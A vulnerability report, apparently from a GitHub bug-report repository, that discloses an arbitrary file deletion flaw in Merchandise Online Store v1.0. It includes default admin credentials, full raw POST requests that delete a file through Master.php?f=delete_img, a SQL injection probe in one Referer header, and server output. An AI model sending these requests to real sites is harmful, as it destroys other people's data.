debug601 / **bug_report** Public

<> **Code** ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ···

bug_report / vendors / oretnom23 / merchandise-online-store / **delet-file-1.md**

debug601 Create delet-file-1.md History

1 contributor

47 lines (31 sloc) | 1.89 KB ···

Merchandise Online Store v1.0 by oretnom23 has Delete any file

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/classes/Master.php?f=delete_img

Vulnerability location: /vloggers_merch/classes/Master.php?f=delete_img, path

The password for the backend login account is: admin/admin123

Payload:


Here we delete the shel.php file in the root directory

```
POST /vloggers_merch/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/vloggers_merch/admin/?page=product/manage_product&id=5%
Content-Length: 55
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fvloggers_merch%2Fshell.php
```


The file path needs to be encoded by url



```
C:/xampp/htdocs/vloggers_merch/shell.php
```

```
C%3A%2Fxampp%2Fhtdocs%2Fvloggers_merch%2Fshell.php
```

At present, the shell.php file is still in the root directory of the website, when we send a request to delete the shell.php file




本地磁盘 (C:) ▼ xampp ▼ htdocs ▼ vloggers_merch ▼

建文件夹

名称	修改日期	类型	大小
inc	2022/5/3 17:22	文件夹	
libs	2022/5/3 17:22	文件夹	
plugins	2022/5/3 17:22	文件夹	
uploads	2022/5/3 17:38	文件夹	
.htaccess	2021/3/19 13:17	HTACCESS 文件	1 KB
_index.html	2021/6/21 13:16	HTML 文档	16 KB
404.html	2021/3/19 13:17	HTML 文档	1 KB
about.html	2021/7/28 15:04	HTML 文档	5 KB
about.php	2021/6/22 8:48	PHP 文件	1 KB
cart.php	2021/7/28 13:45	PHP 文件	9 KB
checkout.php	2021/7/28 16:05	PHP 文件	6 KB
config.php	2021/7/28 10:39	PHP 文件	2 KB
edit_account.php	2021/6/22 15:41	PHP 文件	7 KB
home.php	2021/7/28 15:24	PHP 文件	4 KB
index.php	2021/7/28 9:35	PHP 文件	3 KB
initialize.php	2022/5/3 17:22	PHP 文件	1 KB
login.php	2021/6/22 15:53	PHP 文件	3 KB
logout.php	2021/6/21 15:55	PHP 文件	1 KB
my_account.php	2021/7/28 14:27	PHP 文件	6 KB
products.php	2021/7/28 13:00	PHP 文件	8 KB
registration.php	2021/6/21 15:58	PHP 文件	5 KB
shell.php	2022/5/5 15:16	PHP 文件	0 KB
view_categories.php	2021/7/28 13:00	PHP 文件	3 KB
view_product.php	2021/7/28 11:55	PHP 文件	8 KB

The response package shows that the deletion was successful. Let's go to the root directory to see if the shell.php file still exists.




```
POST /vloggers_merch/classes/Master.php?f=delete_img
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.1.19/vloggers_merch/admin/?page=product
/manage_product&id=5%27%20and%20length(database())%20=
17%20--+
Content-Length: 55
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fvloggers_merch%2Fshell.ph
p
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 07:16:34 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 20
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"success"}
```

By this time, shell.php has been deleted.



名称	修改日期	类型	大小
dist	2022/5/3 17:22	文件夹	
inc	2022/5/3 17:22	文件夹	
libs	2022/5/3 17:22	文件夹	
plugins	2022/5/3 17:22	文件夹	
uploads	2022/5/3 17:38	文件夹	
.htaccess	2021/3/19 13:17	HTACCESS 文件	1 KB
_index.html	2021/6/21 13:16	HTML 文档	16 KB
404.html	2021/3/19 13:17	HTML 文档	1 KB
about.html	2021/7/28 15:04	HTML 文档	5 KB
about.php	2021/6/22 8:48	PHP 文件	1 KB
cart.php	2021/7/28 13:45	PHP 文件	9 KB
checkout.php	2021/7/28 16:05	PHP 文件	6 KB
config.php	2021/7/28 10:39	PHP 文件	2 KB
edit_account.php	2021/6/22 15:41	PHP 文件	7 KB
home.php	2021/7/28 15:24	PHP 文件	4 KB
index.php	2021/7/28 9:35	PHP 文件	3 KB
initialize.php	2022/5/3 17:22	PHP 文件	1 KB
login.php	2021/6/22 15:53	PHP 文件	3 KB
logout.php	2021/6/21 15:55	PHP 文件	1 KB
my_account.php	2021/7/28 14:27	PHP 文件	6 KB
products.php	2021/7/28 13:00	PHP 文件	8 KB
registration.php	2021/6/21 15:58	PHP 文件	5 KB
view_categories.php	2021/7/28 13:00	PHP 文件	3 KB
view_product.php	2021/7/28 11:55	PHP 文件	8 KB